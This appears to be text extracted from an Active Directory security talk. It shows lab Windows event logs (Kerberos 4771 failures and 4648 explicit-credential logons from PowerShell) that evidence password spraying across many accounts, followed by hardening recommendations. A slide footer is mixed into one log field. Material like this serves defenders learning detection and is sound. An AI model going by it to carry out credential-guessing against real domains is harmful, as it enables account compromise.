Lauren.Davis	4/11/2017 11:37:22 PM	12
Thomas.Wood	4/11/2017 11:37:22 PM	12
Kaylee.Parker	4/11/2017 11:37:22 PM	12
Paige.Wilson	4/11/2017 11:37:22 PM	12
Owen.Martin	4/11/2017 11:37:22 PM	12
Nicholas.Robinson	4/11/2017 11:37:22 PM	12
William.Ramirez	4/11/2017 11:37:22 PM	12
Anthony.Carter	4/11/2017 11:37:22 PM	12
Julia.Cook	4/11/2017 11:37:22 PM	12
Hannah.Washington	4/11/2017 11:37:22 PM	12
Jasmine.Cook	4/11/2017 11:37:22 PM	12
Violet.Green	4/11/2017 11:37:22 PM	12
Ella.Morris	4/11/2017 11:37:22 PM	12
Alexis.Bailey	4/11/2017 11:37:22 PM	12
Grace.Baker	4/11/2017 11:37:22 PM	12
Leah.Martinez	4/11/2017 11:37:22 PM	12
Alexis.Price	4/11/2017 11:37:22 PM	12
Samantha.Clark	4/11/2017 11:37:22 PM	12
Luke.Price	4/11/2017 11:37:22 PM	12
Annabelle.Robinson	4/11/2017 11:37:22 PM	12
Adrian.Brooks	4/11/2017 11:37:22 PM	12
Sebastian.Long	4/11/2017 11:37:22 PM	12



General

Details

Kerberos pre-authentication failed.

Account Information:

Security ID: ADSECLAB\Peyton.Davis

Account Name: Peyton.Davis

Service Information:

Service Name: krbtgt/ADSECLAB

Network Information:

Client Address: 2600:1006:b10b:e6b0:a44e:9ce5:9777:96c

Client Port: 55431

Additional Information:

Ticket Options: 0x40810010

Failure Code: 0x18

Pre-Authentication Type: 2

Certificate Information:

Certificate Issuer Name:

Certificate Serial Number:

Certificate Thumbprint:

Log Name: Security

Source: Microsoft Windows security Logged: 4/11/2017 10:20:53 PM

Event ID: 4771 Task Category: Kerberos Authentication Service

Level: Information Keywords: Audit Failure

General Details

A logon was attempted using explicit credentials.

Subject:  
Security ID: ADSECLAB\joeuser  
Account Name: joeuser  
Account Domain: ADSECLAB  
Logon ID: 0xDC1DD  
Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:  
Account Name: Alexis.Phillips  
Account Domain: LAB.ADSECURITY.ORG  
Logon GUID: {4988ca2b-de32-deac-545b-046785b8c40c}

Target Server:  
Target Server Name: ADSMDC16.lab.adsecurity.org  
Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Event 4648, Microsoft Windows security auditing.

General Details

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Logon ID: 0xDC1DD  
Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used: Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]  
Account Name: Christopher.Kelly  
Account Domain: LAB.ADSECURITY.ORG  
Logon GUID: {75fe5e2d-f28f-eaae-d936-4d413f7400b5}

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Account Whose Credentials Were Used:  
Account Name: Cameron.Long  
Account Domain: LAB.ADSECURITY.ORG  
Logon GUID: {0bc630e1-5cd7-dd80-c987-40b628bd936f}

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Account Whose Credentials Were Used:  
Account Name: Nicholas.Davis  
Account Domain: LAB.ADSECURITY.ORG  
Logon GUID: {693ecbd0-3a7c-c0bc-bdff-394bb977f62b}

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Process Information:  
Process ID: 0x12bc  
Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

# AD Sec Recommendations

- Protect your Azure AD Connect server like a DC.
- Configure host-based firewall on all workstations with a default inbound block rule.
- Leverage something like Microsoft LAPS to automatically change local Administrator passwords on workstations (& servers).
- Use granular delegation for LAPS and limit membership only to accounts that require local admin rights.
- Gradually increase the Domain Password Policy to 15 characters. Use fine-grained password policies to enforce longer password requirements for admin & service accounts.
- Regularly review & monitor admin groups to ensure there are no unauthorized accounts.
- Use standardized account names which enables programmatic monitoring of admin group membership.
- Where possible, set privileged SAs to use AES.
- Check admin accounts for associated Kerberos SPNs. Remove SPNs on admin accounts.
- Review AD admin groups (Administrators, Domain Admins, Enterprise Admins, Schema Admins, Server Operators) and work to remove service accounts that don't require this level of access.
- Only use GPOs dedicated to Domain Controllers, don't link GPOs already linked to other OUs.
- Don't use Production Forest admin accounts to manage other forests with different security levels.
- Ensure the Account Operators group is empty.
- Limit accounts configured with Kerberos delegation.
- Review the Domain Controller GPOs to ensure security settings are appropriate, especially User Rights Assignments:
  - Allow log on through Remote Desktop Services
  - Managing auditing and security log
  - Take ownership of files or other objects
  - Enable computer and user accounts to be trusted for delegation



# Things that Matter

- Ensure local admin passwords are unique and change regularly.
- Install/enable host firewall on all workstations to prevent lateral movement by attackers and ransomware.
- Host firewalls on servers and Domain Controllers (limit remote management).
- Reduce AD admin group membership.
- Limit service account privileges.
- Ensure AD admins only use AD admin systems (PAW).
- Breaking bad - disabling old & uncommon features and protocols to reduce the Windows attack surface
  - LM, NTLMv1, SMBv1, LLMNR, WPAD, NetBIOS, etc.
- Control Office macros.

Slides: [Presentations.ADSecurity.org](http://Presentations.ADSecurity.org)

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